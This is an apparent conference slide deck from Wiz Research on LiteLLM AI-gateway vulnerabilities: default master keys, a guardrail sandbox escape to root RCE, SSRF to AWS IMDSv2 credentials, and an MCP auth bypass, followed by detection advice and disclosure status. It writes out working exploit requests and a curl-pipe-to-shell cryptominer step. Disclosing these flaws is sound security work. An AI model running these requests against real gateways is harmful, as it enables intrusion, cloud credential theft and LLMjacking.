

WIZ⁺Research

OffGuard

Breaking the Most Popular AI Gateway —
from [Auth bypass](#) to [Cloud Compromise](#)

WIZ⁺
RESEARCH



WIZ⁺

How it all started...


Let's see what's exposed...



Wait... the DEFAULT master key?



1 in 10 are using it?!



What can an attacker DO with this?



WHOAMI

Yaara Shriki

- Threat researcher @ Wiz (Google Cloud)
- Former vulnerability researcher
- Master of deception

Previously on stage

- Black Hat Europe 2025 (Briefings)
- Black Hat USA 2025 (Arsenal)
- Cloud Village @ DEF CON 33

WHOAMI

Yaara Shriki

- Threat researcher @ Wiz (Google Cloud)
- Former vulnerability researcher
- ~~Master of deception~~ Deploy honeypots & investigate

Previously on stage

- Black Hat Europe 2025 (Briefings)
- Black Hat USA 2025 (Arsenal)
- Cloud Village @ DEF CON 33

What this talk is about

01

PART ONE

What is LiteLLM

02

PART TWO

Breaking LiteLLM

03

PART THREE

Seen in the Wild

04


PART FOUR

**Mitigation &
Defense**


PART 1

What's LiteLLM

And why should you care



What is LiteLLM



PART 2

The master key



One key to rule them all

LiteLLM uses a single **master key** that controls **three** independent things:



API authentication



Admin UI login



JWT signing

Know the master key → you can **forge any session JWT** for any user

The documentation default: sk-1234

Quickstart guides, Docker Compose files, tutorials.
They all ship with:

```
environment:  
  LITELLM_MASTER_KEY: "sk-1234"  
  LITELLM_SALT_KEY:   "sk-1234"
```

People copy-paste to prod and never change it.

What default creds give you

- Every LLM provider API key in the system
- Full admin UI access
- Forge any session JWT (you hold the signing key)
- LLMjacking


Before we even reach a vulnerability, ~1 in 10 internet-facing instances is already **wide open**.

Root RCE (CVE-2026-59821)

Guardrail sandbox escape

Custom Code Guardrails

Admins can write **Python that runs server-side on every LLM request** — rate limiting, content filtering, logging, whatever you want.



It runs in a “sandbox” that's supposed to be safe:

- Scans source for **forbidden patterns** (`import`, builtins access)
- Removes `__builtins__` before `exec`

Adding a new guardrail

1

Go to guardrail settings

GET /guardrails/ui/add_guardrail_settings

2

~~Write the custom guardrail and test it~~

POST /guardrails/test_custom_code

Skip step 2

3

Register new guardrail

POST /guardrails



One small difference

```
def _do_compile(self) -> None:
    """Internal compilation method without lock. Expected to run inside _compile_lock."""
    # Create a restricted execution environment
    # Only include our safe primitives
    exec_globals = get_custom_code_primitives().copy()

    # CRITICAL: Restrict __builtins__ to prevent sandbox escape
    exec_globals["__builtins__"] = {}

    # Execute the user code in the restricted environment
    exec(compile(self.custom_code, "<guardrail>", "exec"), exec_globals)
```

One small difference

POST /guardrails/test_custom_code

✓ forbidden-pattern check

✓ __builtins__ stripped

POST /guardrails

X no pattern check

X full __builtins__

```
# custom_code_guardrail.py
exec(compile(code, "<string>", "exec")) # no sandbox
```

And the default Docker image runs as **root**.

What this means

Your guardrail code has access to all builtins, including:

`import os` → shell commands

`open()` → read / write files


`exec()` / `eval()` → execute more code

`__import__()` → import any module

Running with uid=0(root)

```
curl -X POST http://target:4000/guardrails \
-H "Authorization: Bearer sk-1234" -d '{ "guardrail": {
  "guardrail_name": "rce", "litellm_params": {
    "guardrail": "custom_code", "mode": "pre_call", "default_on": true,
    "custom_code": "import os\n_o=os.popen('id').read()\n..." }}}
```

Trigger any chat completion



The screenshot displays the Guardrails web interface. On the left, the 'Configurations' sidebar includes options for 'Virtual Key Source' (set to 'Current UI Session'), 'Custom Proxy Base URL' (with an optional input for a custom proxy), 'Endpoint Type' (set to '/v1/chat/completions'), and a 'Select Model' button. The main area is titled 'Test Key' and features a 'Clear Chat' button, a 'Get Code' button, and a chat icon. Below the icon, a prompt says 'Start a conversation, generate an image, or handle audio'. Three example prompts are provided: 'Write me a poem', 'Explain quantum computing', and 'Draft a polite email requesting a meeting'. At the bottom, there is a text input field with the placeholder 'Type your message... (Shift+Enter for new line)' and a send button.

When `LITELLM_MASTER_KEY` is unset, every user is auto-granted `PROXY_ADMIN` → **unauthenticated** RCE.

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsDiscoverInterceptHTTP historyWebSockets historyMatch and replaceProxy settings

HTTP history is empty

This displays the history of all HTTP traffic sent between Burp's browser and your target applications, even while intercept is switched off.

Learn moreOpen browser

Event log (13)All issues (37)Memory: 267.8MB of 18.00GB

LiteLLM Dashboard

Not Secure 3.236.161.104:4000/ui/?login=succe...

LiteLLM v1.81.9Join SlackStar us on GitHubDocsUser

AI GATEWAY

Virtual KeysPlaygroundModels + EndpointsAgentsMCP ServersGuardrailsPoliciesTools

GUARDRAILS

Test Playground

+ Add New Guardrail

Guardrail ID	Name	Provider	Mode	Default On	Actions
9e1a8e0...	block-ssn	custom_code	pre_call	Default Off	

OBSERVABILITY

UsageLogs

ACCESS CONTROL

Internal UsersTeamsOrganizationsBudgets

DEVELOPER TOOLS

API ReferenceAI HubLearning ResourcesExperimental

SETTINGS

What root in the container buys you

```
"env": {  
  "DATABASE_URL": "postgresql://llmproxy:  
    dbpassword9090@litellm_db:5432/...",  
  "LITELLM_MASTER_KEY": "sk-1234",  
  "LITELLM_SALT_KEY": "sk-1234",  
  "UI_PASSWORD": "langchain",  
  "OPENAI_API_KEY": "...", "AWS_...":  
  "..."  
}
```

- **Root shell** in the container
- **Every provider API key**
- **DB credentials** in plaintext
- Mounted **K8s service-account tokens**
- **Network access** to internal services
- A pivot point into the whole environment

What you'd actually plant

- **Exfiltrate** every prompt & response to your server
- **Inject** content into LLM responses
- **Harvest credentials** from requests
- **Cryptominer** — you have root in the container
- Silent, **logless**, survives audits and rotation

PART 6

SSRF → cloud compromise



What is pass-through?

Pass-through endpoints let admins expose arbitrary backend services through the gateway — without LiteLLM processing the requests.

Intended use cases

- Route to custom fine-tuned model servers
- Proxy to internal embedding / reranking services
- Bridge to legacy ML endpoints the org already runs
- Forward to third-party APIs that don't fit the OpenAI spec

How it works

`client → LiteLLM → target URL`
(just forwards the request)

LiteLLM strips a configurable header prefix before forwarding

so `x-pass-Authorization` becomes `Authorization`.

pass-through endpoints

What happens if there's no URL Validation?

```
POST /config/pass_through_endpoint
Authorization: Bearer sk-1234
{"path":"/imds","target":"http://169.254.169.254/latest/",
  "include_subpath":true}
```

No validation against:

private IP ranges


localhost

169.254.169.254 (cloud metadata)

IMDSv1 is instant: proxy to `/meta-data/iam/security-credentials/` → IAM keys. Done.

IMDSv2 is supposed to stop exactly this

AWS IMDSv2 requires a **two-step, header-bound** handshake:



A naive SSRF can't set custom request headers on the forwarded call.

So how do we inject `X-aws-ec2-metadata-token`?

The bypass: header prefix-stripping

LiteLLM's pass-through **strips a configured prefix** before forwarding headers. So we smuggle the metadata header **behind** the prefix:

```
PUT /imds-token HTTP/1.1
x-pass-X-aws-ec2-metadata-token-ttl-seconds: 21600
    |_____ LiteLLM strips "x-pass-" _____|

forwarded to 169.254.169.254 →
X-aws-ec2-metadata-token-ttl-seconds: 21600
```

The attacker now controls an **arbitrary forwarded header** → can complete the IMDSv2 handshake.

Full chain → real IAM credentials

```
PUT /imds-token
  x-pass-X-aws-ec2-metadata-token-ttl-seconds: 21600
→ AQAAAC... (v2 token, 56 chars)
```

```
GET /imds/meta-data/iam/security-credentials/litellm_default_creds-Role
  x-pass-X-aws-ec2-metadata-token: <token>
→ AccessKeyId / SecretAccessKey / Token
```

```
$ aws sts get-caller-identity
{
  "Account": "831926616802",
  "Arn":
    "arn:aws:sts::8319...:assumed-
      role/litellm_default_creds-Role/
      i-0b731..."
}
```

Valid, live AWS credentials.

Verified against a real test instance.

LiteLLM Dashboard

3.236.161.104:4000/ui/

Join Slack

Star us on GitHub

Docs

User

Virtual Keys

Playground

Models + Endpoints

Agents

MCP Servers

Guardrails

Policies

Tools

Usage

Logs

Internal Users

Teams

Organizations

Budgets

API Reference

AI Hub

Learning Resources

Experimental

+ Create New Key

Filters

Reset Filters

Showing 1 - 0 of 0 results

Page 1 of 0

Previous

Next

Key ID	Key Alias	Secret Key	Team Alias	Team ID	Organization ID	User Email	User ID	Created At	Created By	Updated At	Expires
No keys found											

Blast radius

LiteLLM's IAM role typically carries:



Bedrock · Vertex
(LLM access)



Secrets Manager
(more credentials)



S3
(data)



whatever else the
deployment needed

How common is this setup? (default master key)

6.2%

No authentication at all


3.4%

Default key (sk-1234)

**Nearly 1 in 10 proxies
wide open**

7,744

TOP COUNTRIES




MCP Auth Bypass



First, MCP in 30 seconds

Model Context Protocol - the emerging standard for connecting AI to external tools. Think “**plugins for LLMs**”: databases, GitHub, Slack, Jira, internal APIs.



LiteLLM supports MCP (and enables it by default)

```
GET /mcp/enabled → {"enabled": true}
```

The design: dual authentication

The MCP endpoint accepts two auth methods:

1. LiteLLM API keys

normal proxy auth

2. OAuth2 token passthrough

forward a user's token to a downstream MCP server (Atlassian, GitHub...)

The handler has to decide: is this Bearer token a **LiteLLM key**, or an **OAuth2 passthrough token**?

The flaw: failure becomes success

```
# user_api_key_auth_mcp.py – the OAuth2 passthrough branch
elif oauth2_headers:
    try:
        validated = await user_api_key_auth(
            api_key=litellm_api_key, request=request)
    except HTTPException as e:
        if e.status_code in (401, 403):
            validated = UserAPIKeyAuth() ←
        else:
            raise
```

```
models: List = []
max_budget: Optional[float] = None
tpm_limit: Optional[int] = None
rpm_limit: Optional[int] = None
blocked: Optional[bool] = None
allowed_routes: Optional[list] = []
```

Key validation **fails** → handler catches the 401 → returns an empty `UserAPIKeyAuth()` **instead of rejecting**. And `oauth2_headers` is populated for **any** request with an Authorization header — so the bypass path is **always reachable**.

Result: a one-character session

```
POST /mcp/ HTTP/1.1
Host: target:4000
Authorization: Bearer defcon34

{"jsonrpc":"2.0","method":"initialize","id":1, ... }
```

```
→ HTTP 200
→ mcp-session-id: <valid>
```

Token	Result
Bearer a	200 — session
Bearer (empty)	200 — session
no header	500 (other path)

A fully authenticated MCP session from **nothing**.

Then you get the tools

```
POST /mcp/    Authorization: Bearer a    Mcp-Session-Id: <id>  
{  
  "jsonrpc": "2.0",  
  "method": "tools/list",  
  "id": 2  
}
```

- **Enumerate** every connected MCP tool
- **Execute** any tool with arbitrary arguments
- Reach whatever they wired up: DBs, GitHub, Slack, file systems, internal APIs

DEMO

MCP Auth Bypass (CVE-2026-59822)

1-mcp enabled × 2-auth 3 4 +

🔍 ^

Send



Cancel



Burp AI

Target: http://localhost:4001



HTTP/1



Request

Pretty Raw Hex



ln



```
1 GET /mcp/enabled HTTP/1.1
2 Host: localhost:4001
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
  ned-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16
17
```

Response



Search



0 highlights

Ready

Event log (6)

All issues (18)

Memory: 247.7MB of 18.00GB



Seen in the Wild

Exploit Chain

1. The Auth Bypass

CVE-2026-59822

GET /v1/models HTTP/1.1

Authorization: Bearer x

- Any bearer token is accepted on the MCP routes
- Handler returns an empty `UserAPIKeyAuth()` instead of rejecting
- A fully authenticated MCP session



2. Code Injection

CVE-2026-42271

POST /mcp-

rest/test/connection

- Register an attacker-controlled stdio MCP server
- Command and args are executed on the gateway host
- Every connected tool becomes enumerable and callable



3. Cryptominer

Post-exploitation

```
sh -c "curl <payload> | sh"
```

- Miner runs as the LiteLLM process, with its privileges
- Provider API keys are exposed for LLMjacking

PART 8

Defenses

And what this means for AI infrastructure

Every layer has a gap

No credentials

→ MCP auth bypass **X**

Default credentials

→ Root RCE + ghost persistence **X**

Valid credentials

→ SSRF → cloud compromise **X**

Whatever your attacker's starting position, there's a path forward.

Detection

- **Guardrail creation** — alert on anomalous / code-bearing guardrails
- **Unexpected MCP sessions** — esp. tool enumeration from odd tokens
- **Pass-through endpoints** targeting internal / metadata IPs
- **Ghost guardrails** — diff in-memory callback list vs database state

Architectural recommendations

- **Disable MCP** if you don't use it (it's on by default)
- **Block egress** to **169.254.169.254** and private ranges
- Separate UI creds from API creds; **rotate** **`sk-1234`**
- Treat the gateway as **internet-facing**, even internally

Put the AI gateway inside your existing security program.

Disclosure status

Finding	Status	Reference
Guardrail Sandbox Escape (RCE)	Patched in 1.82.0	CVE-2026-59821
MCP Authentication Bypass	Patched in 1.84.0	CVE-2026-59822

All findings responsibly disclosed to the LiteLLM maintainers

The bigger picture

AI gateways are becoming **critical infrastructure** — but they're deployed by **ML teams, not security teams**.

01

Outside the process

AI gateways fall outside the existing security review, ownership, and process.

02

One box, everything

A single proxy concentrates keys + data + tools + IAM in one place.

03

The perception gap

Between “ML thinks it’s secure” and “what an attacker can do” is large.

Takeaways

- 1 One proxy holds your keys, prompts, tools, and cloud role. **Treat it as a crown jewel.**
- 2 Three independent paths, **zero** → **cloud root**: MCP Auth bypass · root RCE · SSRF.
- 3 AI infra needs the **same security rigor** as everything else.



MCP: CVE-2026-59822

RCE: CVE-2026-59821

linkedin.com/in/yaarashriki/

WIZ